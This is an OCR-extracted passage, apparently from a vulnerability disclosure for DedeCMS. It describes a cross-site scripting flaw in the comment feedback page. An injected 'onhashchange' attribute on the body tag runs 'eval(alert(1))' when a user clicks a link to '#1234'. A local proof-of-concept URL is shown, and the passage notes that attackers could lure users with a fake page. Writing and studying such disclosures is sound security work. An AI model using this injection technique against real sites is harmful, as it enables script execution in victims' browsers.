
when we visit comments as single page by clicking link as

http://dedecms.local/plus/feedback_ajax.php?dopost=getlist&aid=1&page=1



we can find the **body** tag successfully adds filed named '**onhashchange**'


meantime, filed **href** of tag **a** ,its value is set to be '**#1234**'



when user click the tag **a** , the url of the page will go to be

http://dedecms.local/plus/feedback_ajax.php?dopost=getlist&aid=1&page=1#1234

and javascript code '**eval(alert(1))**' executes.



Attackers can use specific payload to make a fake html page to confuse user and cheat user into clicking **a** tag to cause javascript code execution by html tags.